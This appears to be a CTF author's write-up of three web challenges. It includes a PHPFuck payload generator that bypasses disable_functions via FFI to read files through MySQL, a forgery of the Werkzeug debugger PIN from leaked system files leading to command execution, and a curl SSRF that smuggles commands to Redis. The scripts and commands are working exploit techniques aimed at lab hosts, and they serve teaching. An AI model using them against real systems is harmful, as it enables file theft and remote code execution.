FUK-U-PHP
- In order to limit the number of unique characters, we can use this script https://github.com/arxenix/phpfuck
- There is a WAF that prevents us from executing commands. I believe it was a few KBs of disabled functions hehe.
1
| disable_functions = ...
|
- We do not require an RCE, we just need a local file disclosure. For this, we can leverage MySQL.
- The script:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
| import argparse
number_map = {
0 : "(9^9)",
1 : "((9^9).(9^99)^((9).(9)^(9).(9))^(9^9))",
2 : "(((9^9).(9^99)^((9).(9)^(9).(9))^(9^9))^((9^99).(9)^((9).(9)^(9).(9))^(9)))",
3 : "((9^99).(9)^((9).(9)^(9).(9))^(9))",
5 : "((999^(9).(9^9)).(9)^(9).(9^9)^(9^9).(9^9)^(9^9))",
8 : "((9)^((9^9).(9^99)^((9).(9)^(9).(9))^(9^9)))"
}
# FIll in the rest
number_map[4] = f"(({number_map[1]})^({number_map[5]}))"
number_map[6] = f"(({number_map[2]})^({number_map[4]}))"
number_map[7] = f"(({number_map[6]})^({number_map[1]}))"
number_map[9] = f"(({number_map[8]})^({number_map[1]}))"
def convertNumbersToPHPFuck(input: int):
output = ""
for i in str(input):
output += f"({number_map[int(i)]})."
return output[:-1] # ignore the last dot
INF = "(999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
99999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
9999999999999999999999999999999999999).(9)"
NULLBYTE = "(((9^9).(9^9))^((9^9).(9^9)))"
CHR = f"({INF}^{convertNumbersToPHPFuck(334)}^{convertNumbersToPHPFuck(95)}.{NULLBYTE})"
def convertStringToPHPFuck(input_string: str):
output = ""
ascii_values = [ord(char) for char in input_string]
for c in ascii_values:
output += f"{CHR}({convertNumbersToPHPFuck(c)})."
return f"({output[:-1]})" # important to wrap the letters around ()
def call_user_func(command: str):
return f"""{convertStringToPHPFuck('array_map')}(...{convertStringToPHPFuck('json_decode')}({convertStringToPHPFuck('["call_user_func",
["FFI::cdef","strval"], [ "enum{s,f}zend_eval_string(char*,intptr_t,char*);","zend_eval_string"]]')}))(...{convertStringToPHPFuck('json_decode')}({convertStringToPHPFuck(f'["{command}", "0", ""]')}))"""
if __name__ == "__main__":
newcommand = """$conn = new mysqli(\\"localhost\\", \\"ctf\\", \\"ctf\\", \\"information_schema\\");$sql = \\"SELECT LOAD_FILE(CHAR(47,1
02,108,97,103)) as A;\\";$result = $conn->query($sql);if ($result->num_rows > 0) {while($row = $result->fetch_assoc()) {echo $row[\\"A\\"];} }"""
print(call_user_func(newcommand).replace(' ','').strip(), end='')
|
- Generate and upload it!
Guess the Pin
- First, we should identify the location of the Python Library. Usually
/usr/local/lib/python<version>/ or /usr/lib/python<version>/ - An interesting thing to check is
/usr/local/lib/python<version>/site-packages/werkzeug/debug/__init__.py to check- The definition of
get_machine_id() - The type of hash used (MD5 or SHA1)
- The Salt for hashing used
- Because they change according to version of Flask.
- First, verify that we have Local file disclosure

- We can get the username via
/proc/self/environ
1
2
3
4
5
6
7
| curl http://172.17.0.2:5000/leak?file=/proc/self/environ --output - | xxd
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 448 100 448 0 0 167727 0 --:--:-- --:--:-- --:--:-- 224000
00000000: 4d41 494c 3d2f 7661 722f 6d61 696c 2f77 MAIL=/var/mail/w
00000010: 7777 2d64 6174 6100 5553 4552 3d77 7777 ww-data.USER=www
00000020: 2d64 6174 6100 484f 5354 4e41 4d45 3d32 -data.HOSTNAME=2
|
- There are 3 possible values for modname and application name
1
2
3
4
5
| Module Name Application Name
-------------------------------------
flask.app - wsgi_app
werkzeug.debug - DebuggedApplication
flask.app - Flask
|
- We can get the location of Flask
app.py by downloading the same docker container used. In our case, it is located here:
1
| /usr/local/lib/python3.10/site-packages/flask/app.py
|
- Get the MAC address of interface via
/sys/class/net/eth0/address
If we want to confirm what interface we are listening on, read /proc/net/arp. Take note of the device column. Basically, we want to check whether we are using eth0 or ens33.
1
2
| IP address HW type Flags HW address Mask Device
172.17.0.1 0x1 0x2 02:42:bf:8c:43:83 * eth0
|
Then, read the address for that interface
1
| /sys/class/net/eth0/address
|
Output:
We can convert the hex value to decimal as below:
1
2
| >>> print(0xea6d2aa6bea9)
257754587905705
|
- The second element of private_bits is a combination of
/etc/machine-id and /proc/self/cgroup
From werkzeug/debug/__init__.py,
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| # machine-id is stable across boots, boot_id is not.
for filename in "/etc/machine-id", "/proc/sys/kernel/random/boot_id":
try:
with open(filename, "rb") as f:
value = f.readline().strip()
except OSError:
continue
if value:
linux += value
break
# Containers share the same machine id, add some cgroup
# information. This is used outside containers too but should be
# relatively stable across boots.
try:
with open("/proc/self/cgroup", "rb") as f:
linux += f.readline().strip().rpartition(b"/")[2]
except OSError:
pass
if linux:
return linux
|
To get machine ID, use /etc/machine-id. If it is not present, use /proc/sys/kernel/random/boot_id
1
| 507a86bd-babf-4a9b-b26e-c72d4e69760a
|
Then, get /proc/self/cgroup
- In this case, nothing
The value of the second element is
1
| 507a86bd-babf-4a9b-b26e-c72d4e69760a
|
- Then, use the solution script below to generate the debugger pin.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
| import hashlib
from itertools import chain
probably_public_bits = [
'www-data', # username
'flask.app', # modname
'Flask', # getattr(app, '__name__', getattr(app.__class__, '__name__'))
'/usr/local/lib/python3.10/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]
private_bits = [
'257754587905705', # str(uuid.getnode()), /sys/class/net/eth0/address
'507a86bd-babf-4a9b-b26e-c72d4e69760a' # get_machine_id(), /proc/sys/kernel/random/boot_id + /proc/self/cgroup
]
#h = hashlib.md5() # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
if not bit:
continue
if isinstance(bit, str):
bit = bit.encode('utf-8')
h.update(bit)
h.update(b'cookiesalt')
#h.update(b'shittysalt')
num = None
if num is None:
h.update(b'pinsalt')
num = f"{int(h.hexdigest(), 16):09d}"[:9]
rv = None
if rv is None:
for group_size in 5, 4, 3:
if len(num) % group_size == 0:
rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
for x in range(0, len(num), group_size))
break
else:
rv = num
print(rv)
|
Once inside we can use OS module to achieve RCE.
1
| import os; print(os.popen("/readflag").read())
|
- However, I was evil and really wanted to test whether you all understood
/usr/local/lib/python<version>/site-packages/werkzeug/debug/__init__.py. I changed the salt. So, use this script to generate the pin instead.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
| import hashlib
from itertools import chain
probably_public_bits = [
'www-data', # username
'flask.app', # modname
'Flask', # getattr(app, '__name__', getattr(app.__class__, '__name__'))
'/usr/local/lib/python3.10/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]
private_bits = [
'2485376909375', # str(uuid.getnode()), /sys/class/net/eth0/address
'629248d6-076e-455a-b54f-7a84121edb96' # get_machine_id(), /proc/sys/kernel/random/boot_id + /proc/self/cgroup
]
#h = hashlib.md5() # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
if not bit:
continue
if isinstance(bit, str):
bit = bit.encode('utf-8')
h.update(bit)
h.update(b'UMCSisGR8!@2026')
#h.update(b'shittysalt')
num = None
if num is None:
h.update(b'UMCSisGR887!@2026')
num = f"{int(h.hexdigest(), 16):09d}"[:9]
rv = None
if rv is None:
for group_size in 5, 4, 3:
if len(num) % group_size == 0:
rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
for x in range(0, len(num), group_size))
break
else:
rv = num
print(rv)
|
REDISTRIBUTE
- This is a very interesting challenge inspired by an unintended solution of PHP-Redis in last year’s REUNION CTF.
- I compiled my own curl that eliminates common REDIS SSRF methods like gopher and dict.
- Basically, this challenge challenges you to understand how curl works under the hood.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
| curl -v http://localhost:8000 -v
* Host localhost:8000 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
* Trying [::1]:8000...
* connect to ::1 port 8000 from ::1 port 42752 failed: Connection refused
* Trying 127.0.0.1:8000...
* Established connection to localhost (127.0.0.1 port 8000) from 127.0.0.1 port 38392
* using HTTP/1.x
> GET / HTTP/1.1
> Host: localhost:8000
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.13.9
< Date: Thu, 23 Apr 2026 11:31:40 GMT
< Content-type: text/html; charset=utf-8
< Content-Length: 187
<
|
Redis will automatically flag a connection if it detects “Host” and “POST”. So, we must prevent it from sending it those strings.
4. First, upload a file that contains the string “GET flag”.
- Then, send a new curl request with the following curl config.
1
2
3
4
5
6
7
| url=http://2130706433:6379/
-X PING
-H User-Agent:
-H Host:
-H Accept:
-T /tmp/7f57fcff70c46cbe18c09be2cb753a6d
--http0.9
|
2130706433: Bypass for localhost-X: Will replace the HTTP verb with PING. To prevent POST key word from being sent-H Host:: Remove User-Agent header-T /tmp/7f57fcff70c46cbe18c09be2cb753a6d: This will stream the contents “GET flag”--http0.9: This prevents curl from complaining when it does not receive a HTTP response
A TCP port listening on port 6379 will get
1
2
3
4
5
6
7
| nc -lvnp 6379
listening on [any] 6379 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 45862
PING /7f57fcff70c46cbe18c09be2cb753a6d HTTP/1.1
Content-Length: 9
GET flag
|
- REDIS will ignore the first two lines and interpret
GET flag!